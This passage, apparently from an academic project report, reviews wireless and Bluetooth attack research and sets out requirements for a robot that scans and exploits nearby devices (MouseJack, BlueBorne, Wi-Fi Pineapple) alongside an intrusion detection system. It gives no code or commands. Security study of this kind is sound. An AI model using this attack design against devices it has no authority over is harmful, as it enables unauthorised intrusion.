This section provides a literature review examining the major security challenges faced by wireless technologies, focusing on attacks related to peripheral devices, protocol vulnerabilities, and wireless penetration methods. It also discusses defensive mechanisms and recent advancements in threat detection and mitigation. By analyzing existing studies, this review aims to provide a comprehensive overview of the security landscape of wireless networks and contribute to developing more efficient solutions to address the growing threats.

Our project was motivated by two main technical papers that deepened our understanding of the attack mechanisms used in wireless and Bluetooth devices, forming a foundational framework for our attack module. In [9], researchers discovered a collection of vulnerabilities known as “MouseJack,” affecting a wide range of non-Bluetooth wireless keyboards and mice from major companies. Wireless peripherals communicate using propriety protocols over radio frequency, which sometimes lack the necessary security because there is no industry standard to follow. The methodology researchers followed involves identifying vulnerable devices, using RF modules (e.g., NRF24L01+), and sending rogue inputs to compromise systems exploiting the lack of encryption. During their tests, Bastille experts identified three categories of vulnerabilities: keystroke injection, spoofing a keyboard or a mouse, and forced pairing, which allowed attackers to control the victim’s device. MouseJack is a prime example of how vulnerabilities in wireless devices can be used to break through security defenses. Owners of vulnerable devices should update the firmware or replace the device to stay safe. Further extending the scope of MouseJack. In [8], the paper highlights one of the famous attacks that affects Bluetooth technology called BlueBorne. This vulnerability enables attackers to infiltrate and control devices without user interaction, targeting billions of devices. The research demonstrates how attackers can utilize weaknesses in the Bluetooth protocol to carry out man-in-the-middle attacks, steal sensitive data, and even gain full control over devices. The BlueBorne attack involves scanning for Bluetooth-enabled devices and exploiting vulnerabilities in the protocol stack. Researchers at Armis utilized penetration testing and reverse engineering to identify these weaknesses. Armis identified eight zero-day vulnerabilities that posed risks to billions of devices. The impact of these vulnerabilities varied

depending on the platform but underscored the potential for malware to spread between devices without user involvement. Patching affected devices is critical, and Armis's disclosure pushes manufacturers, and users to prioritize security over convenience in Bluetooth technology. Governments and organizations must promote awareness and establish frameworks for rapid vulnerability response.

Building on this foundation, we explored studies that highlight the overall security landscape of wireless systems and introduce key areas where advanced security measures are required. For instance, in [15], the paper comprehensively analyzes the fundamental vulnerabilities in wireless networks and different attack techniques to exploit these vulnerabilities. Wireless communication techniques have become the backbone for various applications across several industries, presenting major security challenges. This research introduced six key findings and six mitigation techniques ranging from encryption to physical security, assisting each problem from every side. The paper states that security is a constantly evolving challenge, so we must focus on researching, developing, and implementing best practices to protect the future of wireless communication systems. In [16], the research shows that online security threats have increased, which has led many security companies to research protection methods regarding keyboard-entered data. Keyboard security issues have arisen due to the production of new malicious codes by attackers who have combined the existing attack techniques with new attack techniques. The researchers analyzed attack techniques, implemented sample attacks, and confirmed the exposure of the keyboard scan code inputted by the user while running the secure keyboard software. Experiment results showed 70% success with attacks, and in the case of secure keyboard programs, which are applied to many websites, this result means that these attack techniques cause serious damage. The research motivation is to serve more secure user authentication methods. Anti-virus programs do not detect sample attack programs, so a new countermeasure for this problem is needed quickly.

Focusing more on Bluetooth-specific security concerns. In [17], The authors report that Bluetooth technology, particularly Bluetooth Low Energy (BLE), has become the backbone of short-range wireless communication in IoT applications. The lack of a centralized security infrastructure exposes it to significant vulnerabilities. Vulnerabilities in Bluetooth protocol, such as weak encryption and insecure pairing processes, allow for attacks like BlueBorne, Bluebugging, and MAC spoofing. The study analyzed various Bluetooth attacks through the lens of their protocol weaknesses, categorized by device classes and connection modes. Common exploits such as BlueSnarfing, PIN cracking, and man-in-the-middle attacks were studied alongside mitigation strategies. The analysis revealed that vulnerabilities in older Bluetooth versions persist in modern environments due to outdated devices and insufficient security measures in commercial devices, such as default passwords and unencrypted communications, exacerbated risks. Recommended measures include enforcing Secure Simple Pairing (SSP) for modern devices, integrating

encryption, and utilizing adaptive frequency hopping to avoid interference. Regular software updates and user education on Bluetooth best practices are needed. The study [18] tackles Bluetooth Media Access Control Scanner (BMS) technology widely used in transportation systems for real-time data collection. It captures MAC IDs from Bluetooth devices to estimate travel times and monitor traffic. Challenges like multiple devices from buses biasing travel time estimates and instances of cloned MAC IDs compromise its accuracy. For example, a bus carrying several Bluetooth-enabled devices can appear as multiple vehicles, skewing travel time calculations. The study used real-world BMS data focusing on two key concerns: the overrepresentation of buses and the uniqueness of MAC IDs. **Bus Overrepresentation:** Analysis showed that buses contributed up to 20% of Bluetooth travel time points during peak periods, **MAC ID Uniqueness:** Cloning of MAC IDs was minimal, with duplications constituting less than 0.025% of total daily observations. Cloned MAC IDs currently pose negligible risks. However, the authors recommend ongoing monitoring of non-unique MAC IDs to prevent future challenges.

After that we reviewed more targeted research focusing on specific attack scenarios and mitigation techniques, offering valuable insights into system-level defense. In [19], experts explore the vulnerabilities of battlefield IoT systems, specifically focusing on Crazyflie drones. It demonstrates how the MouseJack attack, previously targeting wireless keyboards and mice, can be repurposed to compromise drones by sniffing unencrypted wireless network channels and injecting malicious packets. IoT-enabled military systems, like the Internet of Battlefield Things (IoBT), lack robust security. Adversaries can exploit unencrypted communication protocols to hijack devices, compromising operational effectiveness and risking sensitive data. The researchers exploited the Crazy Real-Time Protocol (CRTP), which Crazyflie drones utilize, by combining the MouseJack attack with packet reverse engineering. The attack involved sniffing wireless traffic, identifying vulnerable devices, and injecting custom payloads using modified Crazyradio PA dongles and Python libraries. The MouseJack-based attack successfully disrupted drone operations, allowing adversaries to hijack control. The study exploited a serious flaw in the unencrypted CRTP communication protocol. The paper highlights the urgent need for encryption in drone communication protocols. It recommends using secure key exchange mechanisms and encrypted payloads to prevent similar attacks. In [20], the study addresses the challenge of defending operating systems from malicious peripherals. As we know, computer peripherals such as USB and Bluetooth gadgets have virtually unconstrained functionality, presenting the threat of malicious devices that can compromise computer systems in myriad ways. Launching attacks can be done in one of two ways: sending unexpected packets to activate extra functionality or crafting specially formed packets to exploit vulnerabilities within the stack. Methods used to analyze how USB privileges granted by operating systems can be escalated, along with a detailed examination of USB interfaces, protocols, and Bluetooth vulnerabilities, to build multi-layered solutions. The results are

a security solution within the operating systems like Linux (e)BPF Modules, USB Type-C Authentication protocols formal verification besides USB FILTER, and defining the good USB. The research has enabled further research on hardening operating systems and building trust peripherals. It is recommended to investigate how to combine different solutions on multiple layers. In [21], The paper focuses on Man-in-the-Middle (MITM) attacks, which affect all wireless technologies, including Bluetooth. Bluetooth is a relatively new technology that enables wireless communication and data transfer between electronic devices operating at the 2.4 GHz frequency within the free Industrial, Scientific, and Medical (ISM) band. However, Bluetooth security remains a growing concern among users of mobile devices and gadgets. The research explores vulnerabilities in the Secure Simple Pairing (SSP) mode that allows MITM attacks, discusses different existing solutions, and what they lack, and suggests two novel scenarios using ESP along with two novel countermeasures. While some countermeasures offer security and seem promising, none can prevent intrusions without compromising Bluetooth's practicality and ease of use. This study highlights the need for future research to focus more on a radical change to the existing Bluetooth structure taking a different, non-traditional approach.

Active detection methods also play a crucial role in mitigating wireless threats. In [22], The study suggests WPDF as a new solution for users to detect evil twin APs. These fake APs, posing as authentic, can enable man-in-the-middle (MITM) and phishing attacks. WPDF addresses the limitations of existing solutions that require administrator assistance or specialized hardware. Problem Statement: Traditional methods for detecting evil twin APs are costly, dependent on network administrators, or easily bypassed by attackers. Users lack effective tools to detect these threats autonomously. WPDF uses the retransmission mechanism of TCP/IP protocols to identify packet-forwarding behavior indicative of an evil twin. The system forwards SYN packets to websites and monitors retransmissions using a wireless network interface card (WNIC) in monitor mode. This detection requires no exterior data, such as trusted IP lists or machine learning models. WPDF proved high accuracy in detecting evil twins, achieving a true positive rate and a true negative rate of 100%. The system was forceful across varying traffic levels and resistant to attempts at evasion by attackers. WPDF is a practical, profitable solution for finding evil twin attacks in public and private Wi-Fi networks. It's recommended that WPDF can be able to address limitations, such as detecting rogue APs using alternate internet connections like 3G/4G, and discover optimizations for faster detection across multiple Wi-Fi channels.

Furthermore, wireless penetration testing-related research offers practical insights into simulating real-world attack scenarios. The paper [23] investigates the current state of drone security and demonstrates a set of Wi-Fi-enabled drone vulnerabilities. Drone security within IoT systems has become an increasing focus of concern. Drones are now becoming increasingly popular in the commercial/non-commercial market. The increased usage of drones means they will become

common targets for malicious attackers. As with IoT devices, security is often an afterthought, leaving drones vulnerable to hackers. The methodology followed includes a series of attacks: DOS, De-authentication, MITM, & a Wi-Fi disabled. The Parrot AR will be investigated to see whether it is possible to gain unauthorized access. The access points do not have any form of security. This means that any user within the Wi-Fi range can connect to the drones without a password or knowledge of the legitimate owner. The investigations successfully reveal the drone vulnerabilities that are vital security and privacy concerns for the public and smart city IoT applications. In [24], wireless networks are similarly exposed, they have become the prime target for many attacks since you can get into any wireless network as long as you're close to its range. This project aims to secure these networks and discover their vulnerabilities by building a remote-controlled car robot and programming it to demonstrate wireless pen-testing by attempting to hack the surrounding Wi-Fi connections using different tools (e.g. Aircrack-ng suite, Kali Linux, etc.). The robot showed potential for scanning the networks and proved the ideal solution for securing wireless networks. With increased processing power, the robot can be scaled up to 4 networks simultaneously. In [25], This study further explores the security threats linked to IoT-capable drones and underscores their susceptibility to Wi-Fi attacks. The proposal recommends using Raspberry Pi devices to protect drones from hacking techniques, like de-authentication attempts, unauthorized entry, and man-in-the-middle attacks. Using drones powered by technology is growing across industries, making them a key focus for cyberattacks. Weak encryption and poor security configurations exacerbate risks like Wi-Fi hijacking and unauthorized control. The authors employed a step-by-step attack simulation using Raspberry Pi, Ubuntu Parrot OS, and Wi-Fi Pineapple to demonstrate vulnerabilities in drone communication. Data security was improved by implementing the RSA cryptographic algorithm. The investigation was efficient in identifying significant threats, including de-authentication attacks and illegitimate access. By introducing a secure channel of communication between drones and their operators, the RSA-based encryption technique decreased most threats that were found. To defend drones against cyberattacks, the study highlights the significance of robust encryption and secure Wi-Fi connection protocols. For dynamic threat management, real-time intrusion detection technologies should be investigated in future research. In [26], The study proposes a wireless auditing tool called Wi-Fi Auditor, built on the Raspberry Pi platform. It's designed to perform penetration tests, reconnaissance, and security assessments effectively and affordably. Wi-Fi Pineapple has restrictions that hinder accessibility and flexibility for penetration testers and researchers. There is a pressing need for an affordable, customizable, and user-friendly penetration testing tool to address these vulnerabilities. The proposed Wi-Fi Auditor uses Raspberry Pi and open-source tools to conduct wireless security testing, including reconnaissance, targeted attacks, and reporting. Key features include monitoring devices, jamming, and man-in-the-middle attacks. Wi-Fi Auditor demonstrated a robust capability to simulate and detect common wireless security threats, including unauthorized access and data interception. Its

modular design and affordability make it an accessible option for small businesses and researchers. The study highlights the potential of low-cost platforms like Raspberry Pi for wireless penetration testing and security auditing. Wi-Fi Auditor provides an accessible, flexible, and efficient solution for securing wireless networks against emerging threats.

After that, we examined research related to Intrusion detection systems and their importance, and we expanded in choosing studies that cover multiple sides related to this topic. Study [27] is focused on the Evil Twin attack which involves creating a rogue access point that mimics a legitimate one, deceiving users into connecting to the malicious network. The lack of unique signatures makes these systems ineffective in identifying such attacks, necessitating alternative approaches considering signal strength variations and environmental factors. The k-nearest neighbor (KNN) algorithm was used to classify signal strength data collected from sensors. The data includes minimum, maximum, average, and mode signal strengths. The KNN model successfully identified Evil Twin attacks by detecting deviations in signal strength. The study demonstrated that even when legitimate and illegitimate signal ranges overlap. We can use machine learning and signal strength analysis to detect Evil Twin attacks. Practical deployment in real-world environments requires fine-tuning models and addressing limitations such as the need for extensive legitimate access point data during initial setup. This study [28] focuses on Physical layer security (PLS) which is a major concern that modern IoT networks face because wireless channels, being open, are susceptible to eavesdropping. However, IoT devices often operate in low signal-to-noise ratio environments, and active eavesdropping attack detection during communication is rarely studied. This paper suggested a new methodology to detect active eavesdropping based on deep learning. Focusing on signal classification performance the method uses a BP neural network model to learn and classify the structured eigenvectors of signals, and different parameters in the detection task are optimized to raise the performance of the active detection algorithm. The results show that the model has stronger robustness and accuracy and can significantly improve by up to 19.58% compared with other approaches.

Going to a deeper level, we explored the main two systems in IDS which are host-based intrusion detection (HIDS) which monitors individual devices, and network-based intrusion detection which examines and monitors network traffic. Both are compatible and can work together to strong security systems. Study [29] examines the vulnerability of Wi-Fi (802.11) networks to de-authentication attacks, WPA handshake cracking, and captive portal exploits. It introduces Wi-Fi-NID, an automated detection tool that identifies and analyses Wi-Fi-specific threats and subsequent network intrusions. Wi-Fi networks are still susceptible to attacks. Current detection systems often lack specificity for Wi-Fi attacks and fail to effectively automate PCAP file analysis. The researchers designed a penetration testing methodology targeting Wi-Fi-specific attacks, including DoS, Evil Twin, and WPS attacks. Wi-Fi-NID was implemented to detect attack traces and

subsequent malicious network behavior using tools like TShark, Python, and Bash scripts. Wi-Fi-NID successfully identified various Wi-Fi attacks in real-time, including de-authentication and WPS attacks, with minimal false positives for generic network intrusions. Testing displayed that the tool is effective across different Wi-Fi setups, adding high detection accuracy. The paper highlights that Wi-Fi-NID offers a robust layer of security by identifying and evaluating Wi-Fi-specific attacks. Future work will develop the tool functionality for active prevention and improve methods beyond MAC address detection. In [30], the study refines Network-Based Intrusion Detection Systems (NIDS), it highlighted the obstacles of detecting threats in these systems and the switch from traditional IDS to advanced techniques like machine learning and hybrid tactics. Industrial and robotic systems encounter increasing dangers like Advanced Persistent Threats (APTs) and zero-day vulnerabilities, which traditional systems do not control effectively. The lack of specialized datasets for industrial environments exacerbates these challenges. The authors reviewed multiple NIDS methodologies, including signature-based, anomaly-based, and machine learning-based methodologies. They assessed their application to industrial control systems (ICS) and robotics, highlighting the need for adaptive, real-time solutions. Emerging technologies like blockchain, federated learning, and digital twins show potential for enhancing NIDS. However, datasets such as UNSW-NB15 and SWaT are insufficient for training models tailored to industrial-specific traffic. The paper calls for robust dataset creation, real-time monitoring solutions, and lightweight ML algorithms. It also emphasizes leveraging emerging technologies to mitigate risks in industrial systems. Study [31] focuses on IDS in IOT systems, IoT is introduced as one of the technology applications that relies heavily on wireless communications, the research states that IoT technology is growing rapidly due to its benefits in automation and improving the quality of life. However, many IoT devices have several vulnerabilities that make IoT networks susceptible to attacks. This study presents a comparative analysis of recent machine learning-based network intrusion detection systems (NIDSs) by testing different learning models to find the best performance. Shallow learning alongside deep learning models were separately tested and compared. In addition to these models, ensemble models of different learning approaches were also tested. The results showed that deep learning techniques achieved better results than shallow learning with the highest mean accuracy belonging to Deep Neural Network (DNN) (95.86%). This shows the potential effectiveness of deep learning models implementing NIDS. While ensembles outperformed all the other models, the best model being RF/DNN, achieving an accuracy of 95.91% and representing the top model overall.

On the other hand, study [32] This shows that IoT devices have limited resources and are prone to different attacks, such as denial of service (DoS) and man-in-the-middle (MITM) attacks. While intrusion detection systems are built to detect these types of attacks, they are usually deployed at gateways or on the cloud, but in the absence of a gateway, IDSs have to be embedded in the nodes

themselves. In this work, the researchers embedded a tree-based IDS trained on a custom dataset, named Intrusion Detection in the Smart Homes (IDSH), in a small thermostat. The system was designed to work with IoT devices that communicate with the cloud and the result showed a high accuracy rate of 98.71% for binary classification and 97.51% for multiclassification and the IDS was able to detect both DoS and MITM attacks successfully.

Finally, the study [33] illustrates some obstacles that face the IDS in detecting potential threats and how to improve detection systems. In [33], The research presents a technique for setting up cybersecurity networks that entails using evolutionary computation to enhance multi-layer perceptrons (MLPs). The primary fear is dealing with obstacles in detecting cybersecurity risks, such as APTs, ransomware attacks, and unknown vulnerabilities. Conventional approaches to training neural networks struggle with optimizing noisy datasets and high-dimensional spaces, resulting in subpar intrusion detection performance. Adaptive and robust optimization approaches are critical for improving model accuracy in cybersecurity contexts. The authors propose the Cybersecurity Optimizer (CSO), which uses adaptive differential evolution for optimizing ML parameters. CSO dynamically tunes weights and biases while integrating features such as hybrid mutation, crossover, and an archive mechanism to retain promising solutions. Using datasets like NSL-KDD, CICIDS2017, UNSW-NB15, Bot-IoT, and CSE-CIC-IDS2018, the proposed optimizer achieved superior classification accuracy, with results such as 99.5% on Bot-IoT and 98.8% on CSE-CIC-IDS2018, outperforming traditional methods like Genetic Algorithms and Particle Swarm Optimization. The CSO significantly enhances MLP training efficiency and robustness in threat detection. Future research should focus on integrating the optimizer into real-time detection systems and extending its applications to other cybersecurity domains.

3.2 Summary table

Table 3.1: Research Summary Table

REF#	Year	Solution	Attacks	Advantages	Limitation
[9]	2016	Details vulnerabilities in non-Bluetooth wireless peripherals	MouseJack	Highlights vulnerabilities in unencrypted communications	Focus on specific peripheral types
[8]	2024	Demonstrate the BlueBorne attack vector for Bluetooth	BlueBorne, information leaks, RCE vulnerabilities	Reveals critical vulnerabilities in widespread Bluetooth stacks	Focuses only on Bluetooth-related vulnerabilities

[15]	2022	Explores AI-based solutions for wireless security	Eavesdropping, DoS, unauthorized access	Diverse security measures	High overhead for resource-limited devices
[16]	2023	Analyzes vulnerabilities in keyboard software for PS/2 interface	Keylogging, RESEND command utilization	Detailed assessment of keyboard vulnerabilities	Focuses on specific keyboard types and scenarios
[17]	2024	Bluetooth Vulnerabilities Analysis in IoT	BlueJacking, BlueBorne, BlueBugging	Detailed investigation of Bluetooth security weak spots	Focuses on Bluetooth, not other IoT protocols
[18]	2024	Analyzes Bluetooth MAC Scanner data and its implications	N/A	Provides insights into the overrepresentation of buses in scanning	It does not explore implications beyond transportation systems
[19]	2024	Simulate drone hijacking using MouseJack and packet injection	Drone hijacking, packet injection, DoS	Highlights critical security flaws in IoT systems	Limited to specific drone models and open-source protocols
[20]	2019	Proposes defenses for USB-based malicious peripherals	HID spoofing, malicious USB device attacks	Innovative defense mechanisms	Implementation Challenges in Diverse Environments
[21]	2017	Proposes novel countermeasures to Bluetooth MITM attacks	MITM attacks including two novel scenarios	Addresses limitations in existing solutions and proposes two novel countermeasures	The solutions proposed might not be practically applicable.
[22]	2024	Introduces a user-side detection system for evil twin APs (WPFDD)	Evil Twin Aps, MITM	There is no need for network admin support or special devices with 100% accuracy.	Requires an initial connection
[23]	2019	Explores hacking techniques and mitigation for drones.	DoS, MITM, Root access, Packet spoofing	Comprehensive analysis of vulnerabilities	Focuses only on two commercial drone models
[24]	2024	Develop IoT-based car prototype for pen-testing	MITM, De-authentication, Spoofing	A practical tool for wireless network security evaluation	Focus on a specific case
[25]	2023	Wi-Fi-based drone security using Raspberry Pi	MITM, Service Refusal, De-Authentication, Unauthorized source Access	Enhanced drone data security and real-time protection	Limited to specific IoT drone models

[26]	2019	Describes Wi-Fi Auditor for wireless penetration testing	MITM, WPA cracking, Rogue AP setups	Portable and versatile testing platform	It relies on specific hardware (Wi-Fi Pineapple)
[27]	2024	Develops hardware-software system to detect Evil Twin attacks	Evil Twin attacks in Wi-Fi networks	Accurate detection using signal strength variations	Environment-dependent accuracy simulation-based results
[28]	2024	Uses BP neural network to detect active eavesdropping attack	Active eavesdropping, spoofing attacks	Higher detection rate compared to traditional approaches	Focus on simulation data, and may not work as well in real-world environments
[29]	2023	Introduces Wi-Fi-NID for intrusion detection on 802.11 networks	De-authentication, WPA/WPA2 cracking, captive portal attacks	Real-time analysis and automated detection	Requires specific configurations for optimal performance
[30]	2024	intrusion detection assessment in industrial/robotic systems	Advanced Persistent Threats (APTs), insider threats	Highlight real-time detection in complex environments	Dataset limitations with legacy systems
[31]	2024	Compare different ML-based NIDs for cyber-attack detection	IoT-related attacks, DDoS	Compare different models for performance comparison	Generalized datasets, not industrial-specific
[32]	2024	Suggests embedding tree-based IDS in smart thermostats	DoS, MITM	High accuracy and fast prediction capability without relying on gateways or cloud computing	Limited to specific IoT devices
[33]	2024	Present Cybersecurity Optimizer (CYO) for training neural networks	Network intrusion, phishing, malware, ransomware	High accuracy (up to 99.5%) in detecting diverse cyber threats; robust against complex datasets	Computationally intensive; dependency on dataset quality

3.3 Knowledge Gap

The literature surrounding security vulnerabilities in IoT devices and wireless communication protocols highlights significant gaps that need further exploration.

Some studies addressed the limitations of existing detection and mitigation systems without offering a robust solution to fix these problems directly fix problems. On the other hand, some other researchers suggest using an IDS as a mitigation technique. However, general datasets are commonly used, thus limiting the generalizability of the proposed machine-learning models. Similarly, while tools like Wi-Fi-NID have effectively detected basic Wi-Fi threats like de-authentication attacks, these systems struggle with real-world deployment, especially in dynamic

environments with interference and high device density, revealing a gap in scalability and performance in complex, real-world network conditions.

Moreover, applying deep learning models to cybersecurity threats remains hindered by challenges such as computational overhead and the lack of real-time adaptation. While deep learning models, including DNNs, show high accuracy in lab settings, their efficiency in real-time systems, particularly in resource-constrained IoT environments, is largely unexplored. Additionally, despite improvements in the security of IoT devices like drones and Bluetooth devices, there is insufficient focus on more sophisticated threats, such as GPS spoofing or advanced persistent threats (APTs) in drones, or the evolving vulnerabilities in newer Bluetooth protocols like BLE (Bluetooth Low Energy) used in IoT networks. These gaps underscore the need for a comprehensive approach to real-time detection and proactive defense strategies, ensuring that emerging technologies are addressed before they become widespread vulnerabilities.

Another notable gap is the lack of integration across different wireless communication protocols, such as Bluetooth and Wi-Fi. Many existing tools are limited to a specific protocol and do not account for other communication standards. By addressing this limitation our project aims to build a comprehensive security solution to detect attacks across different protocols.

We also noticed that most studies focus on either the offensive or defensive side, without addressing both simultaneously, which affects the practicality and applicability of the suggested solution. We aim to fill this gap by working on both sides of the equation. Doing so will improve the effectiveness and real-world applicability of our solution.

Contribution of Our Project:

Our project aims to directly address some of the knowledge gaps. Our goal is to be able to detect a wide range of vulnerabilities by combining different data collection from Wi-Fi, Bluetooth, and RF protocols which in place reflect the diversity of communication standards found in modern systems around us. The project uses a remotely controlled robot and attack module capable of scanning, identifying, and attacking vulnerable wireless devices autonomously. Our robot is capable of applying and mimicking real-world attack scenarios, where multiple communication protocols usually interact together in the same space.

Furthermore, the addition of an Intrusion Detection System (IDS) to the project offers real-time detection of these attacks, demonstrating an adaptive defense system that reacts to attacks in real-time. This IDS is designed to simultaneously, offer a cross-protocol detection solution that helps mitigate the threats faced by them. The IDS's ability to detect attacks in a dynamic environment with high interference addresses one of the scalability and deployment challenges in existing systems.

Finally, the combination of attack simulation, and real-time defense provides an inclusive framework that can be used as a base for future research on improving detection and mitigation techniques for different vulnerabilities across various wireless protocols.

Table 3.2: Knowledge Gap Summary Table

Identified Gap	Existing Tool Limitation	How Our Project Addresses It
Real -world deployment failures of IDS systems	Tools like Wi-Fi-NID fail in dynamic environments with high device density and interference.	Our IDS is designed for scalability and adaptability, addressing dynamic environments effectively.
Limited integration across multiple wireless protocols	Many tools focus solely on Wi-Fi or Bluetooth, neglecting cross-protocol vulnerabilities.	Our project integrates Wi-Fi, Bluetooth, and RF for cross-protocol detection and defense.
Computational overhead in deep learning models	DNNs demonstrate high accuracy in lab conditions but struggle with real-time IoT adaptation.	Our system optimizes lightweight models suitable for IoT devices in real-time environments.
Lack of simultaneous offensive and defensive approaches	Most research focuses on either attacks or defense, not both simultaneously.	Our project combines attack simulations with IDS in a unified framework for comprehensive testing and mitigation.

Chapter 4

Requirements Specification

4.1 Stakeholders

We divided our stakeholders into five different categories:

- 1- penetration testers and ethical hackers
- 2- Defence community and blue teams
- 3- Vendors and companies
- 4- Students and universities
- 5- Researchers

In **Table 4.1** we will provide a description, Interaction with our system, and the role importance of each stakeholder.

Table 4.1: Stakeholder Roles and Interactions with the System

Stakeholder	Description	Interaction	Role Importance
Vendors and Companies	Integrate the system into their security infrastructure	Be aware of vulnerabilities exploited by the robot system. Develop the IDS system to be involved in their defense system	High. They will help to improve the IDS system to meet real-world security needs.
Researchers	Estimating the whole system's validity and improving it.	Testing the system to enhance it. Conducting future research on it.	High. Their interventions will develop the system and make it a dependable source.
penetration testers and ethical hackers	Use the robot system to simulate real-world wireless attacks and improve their understanding of these attacks.	Interact with the robot to help in penetrate wireless systems in multiple scenarios.	High. They are the main intended users of the attack module. Using the robot system ensures that it's valid.
Defense community and blue teams	Use the IDS to mitigate multiple system's threats	Involving the IDS as part of their mitigation plan to ensure that the system is secure at physical and layer level	High. They are the main intended users. Using the IDS ensures that it's valid.
Students and universities	The system's diversity in fields can be used as a learning tool and resource for future projects.	Using the system as a source of learning in multiple majors.	Medium. Their contribution will reach part of the system's goals, and the system can inspire them in their studies and research.

4.2 Platform Requirements

The platform requirements for the system include hardware and software components necessary to ensure the successful operation of the robot and its subsystems. The system is divided into three subsystems:

1. **Robot (server-side):** Performs scanning and exploitation tasks while navigating the physical environment.
2. **Control Application (client-side):** Provides remote guidance, real-time monitoring, and system management capabilities.
3. **Intrusion Detection System (IDS):** Enhances security by monitoring network activities, detecting potential threats, and alerting the user of anomalies.

Below are the detailed requirements for each subsystem, categorized as essential (must-have) and recommended.

4.2.1 Robot Subsystem (Server-Side)

The robot subsystem is considered the core of our project and is responsible for vulnerability scanning, exploitation, video streaming, and movement control. It requires specifically selected hardware pieces so it can do its job flawlessly, including the Raspberry Pi 5 and wireless communication modules, and other important software libraries and tools to help execute scanning, motion, and camera operations.

Table 4.2 below outlines the hardware and software requirements for the robot subsystem.

Table 4.2: Robot Subsystem Requirements

Requirement Type	Details	Priority
Hardware	Raspberry Pi 5 (minimum 4GB RAM) with compatible power supply	Essential
	Wireless communication modules (Bluetooth, Wi-Fi, and RF receivers)	Essential
	Camera module (e.g., OV2640 2MP WiFi+ Bluetooth)	Essential
	SD card (minimum 16GB storage for OS and system logs)	Essential
	Robot chassis with motor control module (DC/servo motors)	Essential
	Optional external battery pack (for extended operation time)	Recommended
	Raspberry Pi 5 Case Acrylic Case	Recommended

	Raspberry Pi Active Cooler Official	Recommended
Software	Raspberry Pi OS (64-bit version)	Essential
	Python 3.x with libraries: scapy, pywifi, bluetooth, RPi.GPIO, pigpio, OpenCV	Essential
	SSH server for secure communication with the robot	Essential
	Motion control libraries for motor operation	Essential

4.2.2 Control Application Subsystem (Client-Side)

The control application subsystem acts as an interface for the user to interact with the robot system. It enables the user to remotely control the robot, drive it to a certain location based on the user's command, and access the live video streaming capability of the robot to assist in navigating it to the target location. The requirements for the control application subsystem focus mainly on ensuring smooth interactions and ease of use with minimal hardware requirements and important software tools.

Table 4.3: Control Application Subsystem Requirements

Requirement Type	Details	Priority
Hardware	Mobile device with internet/Wi-Fi connectivity	Essential
Software	Prebuilt Application designed to interface seamlessly with the robot for navigation and monitoring.	Essential
	Python Flask-based application or Node.js runtime for GUI control	Essential
	Real-time communication protocols (e.g. MQTT) for robot interaction	Essential
	Encrypted communication channels to secure data exchange	Recommended

4.2.3 IDS Subsystem

The IDS subsystem helps enhance system security by monitoring network activities, identifying potential threats, and responding to any anomalies. It works independently of the robot and the control application subsystems but integrates seamlessly to enhance the overall security which is the main goal of this project.

Table 4.4: IDS Subsystem Requirements

Requirement Type	Details	Priority
Hardware	Minimum 2.0 GHz multi-core processor for real-time data processing and analysis.	Essential
	At least 8 GB of RAM (16 GB recommended) to support large datasets used for training and real-time analysis of network traffic and 512 GB SSD storage	Essential
	Wi-Fi and Bluetooth compatible adapters to monitor and analyze wireless network traffic.	Essential
Software	Logging and alerting system	Essential
	IDS tool (e.g., Snort, Suricata) for detecting and analyzing suspicious activities	Essential

4.3 Functional Requirements

This section covers the functional requirements that decide the system's main functions as seen in **Table 4.5** to ensure it works as intended. For each requirement, we identified the inputs, outputs, processes, and any constraints that affect it. We have also categorized each requirement as either essential for the system or recommended, making it easier to prioritize tasks.

Table 4.5: Key Functional Requirements for System Operations

#	Requirement	Input	Output	Processes	Constraint	Classification
Intrusion Detection System						
1	Threat Detection (AI Model)	Wireless Packets	logs and alerts for potential threats	Real-time packet monitoring, analysis of threats	1. High accuracy (> 90%) 2. Low latency in processing packets	Essential
2	Model Training	Labeled dataset that contains normal and malicious wireless traffic	AI model that can detect wireless threats	Data preprocessing, model training, and model tuning	1. Storage requirement (<10GB)	Essential
Attack Module						
3	Automated Wireless Scanning	Wireless signal parameters, specification	List of detected wireless devices and protocols	Wireless signal scanning, device discovery, and	1. Limited range (<100 meters) 2. Discover most devices	Essential

		of different protocols		protocol identification		
4	Automated Wireless Analysis	Detected List of wireless devices after scanning, attacks specifications	List of detected vulnerable devices and the suitable attack	Traffic analysis, vulnerability scanning, determining attacks	1. Analysis time must be within 5 seconds to maintain the real-time aspect	Essential
5	Exploit Execution	Exploit scripts, Identified targets	Exploitation of target	Execution of MouseJack, BlueBorne, Wi-Fi Pineapple exploits	1. Requires proximity to target device (<10 meters)	Essential
The Robot Module						
6	Remote Control and Navigation	User commands via Wi-Fi	Robot movement	Interpreting commands, controlling motors	1. Environmental obstacles 2. Robot must operate within the 2.4 GHz ISM band	Essential
7	Power Management	Battery status	Power usage alerts	Monitoring power levels	1. Robot must run for ≥ 1 hour on a single charge	Recommended
User Interface						
8	Movement and Command Input	User commands via clicks	Command signals to the robot	Interpreting movement commands	1. No delay for movement (<1 second)	Essential
9	Attack Status Feedback	Attack execution status (success or failure)	Visual prompts indicating the success or failure	Displaying real-time feedback, and error messages if attacks fail	1. feedback within 3 seconds	Essential
10	Traffic Simulation	Simulation parameters (e.g., attack type, duration, intensity)	Network traffic patterns to replicate the attacks	Visual representation of traffic to simulate the attacks	1. Traffic must be accurate compared with real-world attack	Recommended

4.4 Non-Functional Requirements

This section covers the non-functional requirements specifying the attributes we want to achieve in our system. These requirements outline how well our system operates and act as a criterion to judge our system's success based on. We focused mainly on performance, reliability, and scalability in our system without underestimating other important matters such as security, portability, and many others.

1. Performance: The IDS must detect malicious wireless activity (e.g., MouseJack, BlueBorne, Wi-Fi Pineapple) within 5-7 seconds of occurrence.
2. Security: All stored and transmitted logs should be encrypted by the system using AES-256 encryption algorithm, confirming data to be safe and secure. Also, the system should stick to cybersecurity standards.
3. Reliability: The IDS must provide stable and consistent outputs and be available most of the time, with an uptime of ($\geq 95\%$).
4. Scalability: IDS and robot modules should handle up to 20 to 30 concurrent devices without any major degradation in performance.
5. Portability: The system must be willing to navigate and perform attacks in multiple different environments and must be easy to move and use in various locations.
6. Usability & Accessibility: The system should be user-friendly and deliver a well-defined and easy-to-navigate interface.
7. Data Efficiency: 10GB is the maximum limit of logs used in datasets and IDS, ensuring no exhaustion of resources.
8. Development Standards: scripts and IDS configurations should be followed by industry standards.
9. Documentation: The project must contain inclusive easy-to-use guides in using the IDS and attack module.

4.5 Other Requirements

Excluding the functional and non-functional requirements, the project has further requirements associated with technical requirements and implementation preferences. These include:

